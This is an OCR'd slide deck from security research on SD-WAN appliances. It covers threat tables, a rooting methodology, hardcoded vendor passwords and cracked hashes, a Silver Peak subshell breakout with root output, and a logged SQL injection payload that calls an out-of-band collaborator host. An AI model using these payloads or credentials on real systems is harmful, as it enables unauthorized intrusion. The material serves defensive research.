
SSH, HTTP

Control Plane
(Containers or VMs)


LDP, IKE, OSPF, BGP,
BGP, MP-BGP, OPENFLOW,
XMPP, NETCONF, OMP

Data Plane
(Physical or Virtual)

VXLAN, MPLS, GRE,
AH, ESP, TLS, DTLS



SYSTEM ENGINEER POINT OF VIEW



SW ENGINEER'S POINT OF VIEW

- Packet processing - DPDK
- Firewall - netfilter/iptables
- Routing - Quagga
- IPsec – strongSwan
- WAF – modsecurity, OWASP CRS rules
- IDPS/DPI – suricata
- REST – node.js

SECURITY ANALYST'S POINT OF VIEW (1/6)

Threat	Attack	Weakness
Management interface		
Unauthorized access to management interface	Brute-forcing, hardcoded passwords, passwords leakage, authentication bypass, filesystem access	Information exposure, Use of Hard-coded Credentials
Appliance enumeration and fingerprinting	Scanning, fingerprinting	Information exposure
Exhaustive DoS	HTTP Slow DoS attacks, memory corruption attacks	Uncontrolled Resource Consumption
Privilege escalation	Parameter tampering	Improper Control of Resource Identifiers, Improper Privilege Management
Insufficient access control	CSRF, IDOR, authentication bypass	Improper Control of Resource Identifiers, Improper Privilege Management, Use of Hard-coded Credentials

SECURITY ANALYST'S POINT OF VIEW (2/6)

Threat	Attacks	Weakness
Management Interface/Orchestration Interface		
Unauthorized access to Provider's data	XSS, XXE, SQLi, SSRF	Improper input validation, Improper Control of Resource Identifiers
Unauthorized access to Tenant's data	IDOR	Improper access control, Improper Control of Resource Identifiers
Unauthorized access to Tenant's VNF	VLAN Hopping, VRF Hopping, Insertion of LDP message	Using Referer Field for Authentication, Improper authentication
Security package forgery and tampering	MITM, file uploading, command execution	Insufficient Verification of Data Authenticity, Improper Certificate Validation
Image forgery and tampering	MITM, file uploading, command execution	Insufficient Verification of Data Authenticity, Improper Certificate Validation
Failure to properly authenticate images and security packages updates, enabling attackers to cause installation of malicious apps	MITM, file uploading, command execution	Improper Certificate Validation, Improper Following of a Certificate's Chain of Trust, Improper Check for Certificate Revocation

SECURITY ANALYST'S POINT OF VIEW (3/6)

Threat	Attacks	Weakness
Orchestration interface		
Unauthorized access to orchestration interface	Brute-forcing, hardcoded passwords, passwords leakage, authentication bypass, filesystem access	Information exposure, Use of Hard-coded Credentials
Exhaustive DoS	HTTP Slow DoS attacks, memory corruption attacks	API, data plane traffic
Privilege escalation	Parameter tampering	Improper Control of Resource Identifiers, Improper Privilege Management
Insufficient access control to interface	CSRF, IDOR, authentication bypass	Improper Control of Resource Identifiers, Improper Privilege Management, Use of Hard-coded Credentials, Missing authentication
Unauthorized application management	Websocket hijacking	Improper authentication

SECURITY ANALYST'S POINT OF VIEW (4/6)

Threat	Attack	Weakness
VPN		
Storing crypto secrets in memory	Memory corruption attacks, DoS	Key Management Errors, Exposure of Core Dump File to an Unauthorized Control Sphere
Disclose of customer identities	Sniffing, MITM	Missing Encryption of Sensitive Data
Use of insecure cryptographic algorithm	Sniffing, MITM	Use of a Broken or Risky Cryptographic Algorithm
Theft of pre-shared keys and other critical security parameters	Memory corruption attacks, SQLi, XXE, SSRF	Key Management Errors
Peer impersonation	KCI	Improper Verification of Cryptographic Signature
Time desynchronization	NTP spoofing, OpenFlow spoofing	Use of a Broken or Risky Cryptographic Algorithm, Improper Verification of Cryptographic Signature

SECURITY ANALYST'S POINT OF VIEW (5/6)

Threat	Attacks	Weakness
Multitenant Application		
Unauthorized access to Provider's data	XSS, XXE, SQLi, SSRF	Improper input validation, Improper Control of Resource Identifiers
Unauthorized access to Tenant's data	IDOR	Improper access control, Improper Control of Resource Identifiers
Unauthorized access to Tenant's VNF	VLAN Hopping, VRF Hopping, Insertion of LDP message	Using Referer Field for Authentication, Improper authentication
Unauthorized access to stored flow data (NetFlow, IPFIX)	Code execution, SQLI, XXE, path traversal, access to log files	Improper input validation, Improper access control, Missing Encryption of Sensitive Data
Eavesdropping of flow data (NetFlow, IPFIX)	Sniffing, spoofing	Missing Encryption of Sensitive Data

SECURITY ANALYST'S POINT OF VIEW (6/6)

Threat	Attacks	Weakness
Control Plane/Application Plane		
Unauthorized bootstrapping	Spoofing, MITM	Improper authentication, Improper certificate validation, Key Management Errors
Eavesdropping on unencrypted message content	Sniffing, MITM	Missing Encryption of Sensitive Data
Unauthorized tampering of VRRP messages	Spoofing	Improper authentication
Unauthorized access to SNMP control interface	Brute-forcing, probing, scanning	Use of Hard-coded Credentials

SD-WAN SECURITY ASSESSMENT

SCOPE OF THE RESEARCH

- Multi-tenant access control
- Platform security
- Hardening
- Management interface (UI, REST)
- Orchestrator-Controller (REST, NetConf)
- Controller – VNF (Netconf)
- Secure transport (TLS/SSL, SSH)
- Security features (regex, rules, IPsec, DPI)
- Update
- Security analytics and logging

SD-WAN AS A (VIRTUAL) APPLIANCE


Virtual Appliances: A New Paradigm for Software Delivery

+

SDN and NFV: New paradigm communication

AnsWerS Episodes

A New Paradigm



http://www.teldat.com/blog/en/sdn-and-nfv-new-paradigm-communication/
https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/products/vam/vmware-virtual-appliance-solutions-white-paper.pdf
http://answersforaws.com/blog/2013/07/a-new-paradigm/

WHERE TO BEGIN? ROOT IT!


- grep file system
- Local vulns
- Admin backdoors
- Remote vulns
- Patch "the box"

ZERO NIGHTS 2015

Pros/Cons for Bug Hunting

- Pros
  - Likely share 95% same code as physical device
  - Common mindset of "customers don't have root" which leads to shipping a "litter box"

Jeremy Brown, Hacking Virtual Appliances, Zeronights 2015
http://2015.zeronights.org/assets/files/01-Brown.pdf



GOOGLE THIS AGAIN!

```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run

env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"


def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```

http://dailydebugtechlove.blogspot.com/2016/01/python-fabric.html

joshuap-cfy / frontier-versa-sdwan-poc-0117
forked from Cloudify-PS/cloudify-versa-plugin

Code | Pull requests 0 | Projects 0 | Wiki | Insights

187 lines (175 sloc) | 5.64 KB

```
1   #Add and configure network with DHCP,DNS,Firewall to exsistent organization
2   #Organization must have one free interface
3   tosca_definitions_version: cloudify_dsl_1_3
4
5   imports:
6     - imports.yaml
7
8   inputs:
9       versa_url:
10          default: "https://172.19.0.210:9183"
11      client_id:
12          default: "voae_rest"
13      client_secret:
14          default: "asrevnet_123"
15      username:
16          default: "Administrator"
17      password:
18          default: "versa123"
```

https://github.com/joshuap-cfy/frontier-versa-sdwan-poc-0117/blob/master/examples/addnetwork.yaml

GOOGLE THIS FOREVER!

Version 6.2.11, September 2015

Silver Peak VXOA < 6.2.11 - Multiple Vulnerabilities

==Subshell Breakout==

An administrative user with access to the enable menu of the login subshell may enter a hardcoded string to obtain a bash shell on the operating system.

EDB-ID: 38197	**Author**: Security-Assessment.com	**Published**: 2015-09-15
CVE: N/A	**Type**: Webapps	**Platform**: PHP
Aliases: N/A	**Advisory/Source**: Link	**Tags**: N/A
E-DB Verified:	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

Version 8.1.6.x, March 2018 (Patched 8.1.7)

```
silverpeak > en
silverpeak # _spsshell
[admin@silverpeak root]# id
uid=0(admin) gid=0(root) groups=0(root)
```

https://www.exploit-db.com/exploits/38197/

GOOGLE THIS FOREVER!

Version 6.2.11, September 2015

1 - Multiple

s

==Su

An ac
of the
obtai

ned: 2015-09-15
rm: PHP
N/A
able App: N/A

```
silve
silve
[admin@silverpeak root]# id
uid=0(admin) gid=0(root) groups=0(root)
```

It's the New Red!

https://www.exploit-db.com/exploits/38197/


The Google-Fu
is strong with
this one.

GREP FOR PASSWORDS

- Config
- Code
- Logs
- …

71 $password = 'talari'
Vulnerable File
.\app\Test\Case\Controller\Component\Auth\PAMAuthenticateTest.php

68 'password' => 'T414riC4|<3'
Vulnerable File
.\app\Config\database.php


/etc/shadow file
admin:aaLR8vE.jjhss:17595:0:99999:7:::
DES: admin


/var/log/vnms/karaf/vnms-console.log

```
/var/log/vnms/karaf/vnms-
console.log:org.springframework.jdbc.BadSqlGrammarException:
StatementCallback; bad SQL grammar [insert into Audit (user_name, tenant,
remote_address, port, operation, object_key, changeset, time, failure,
failure_reason) values ('Administrator','ProviderDataCenterSystemAdmin',
'10.2.3.102', 63948, 'create', 'null', '{"change-
password":{"currentpassword":"     123;declare @q varchar(99);set
@q='\\\\mg6o7h38tizfqva0bfhzf8vbb2hz5qven1dp2.burpcollab'+'orator.net\\ooj';
exec master.dbo.xp_dirtree @q;-- ","newpassword":"P@ssw0rd"}}', '1/21/18 7:02
PM', 'false', '')]; nested exception is org.postgresql.util.PSQLException:
ERROR: syntax error at or near "\"
```

WGET/TELNET FROM "LOCALHOST"

- Management interfaces
- Databases
- Application backend
- Rest API/Node.js endpoint
- Strange homebrew "telnet"
- ....





DO SOME FORENSICS

```
# cat /root/.bash_history
ls /var/log/messages
…
cd /var/opt/tms/
ls
./scrub_aws.sh
rm -rf scrub_aws.sh
ls
shutdown
cli
exit
```

Sergei Gordeichik

Can we check hash for Silverpeak123

spsadmin:$1$16Bvqcvt$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::

Reply Edit Delete Like Mar 01, 2018

Denis Kolegov

Verified. Salt: 16Bvqcvt, password: Silverpeak123.

```
{
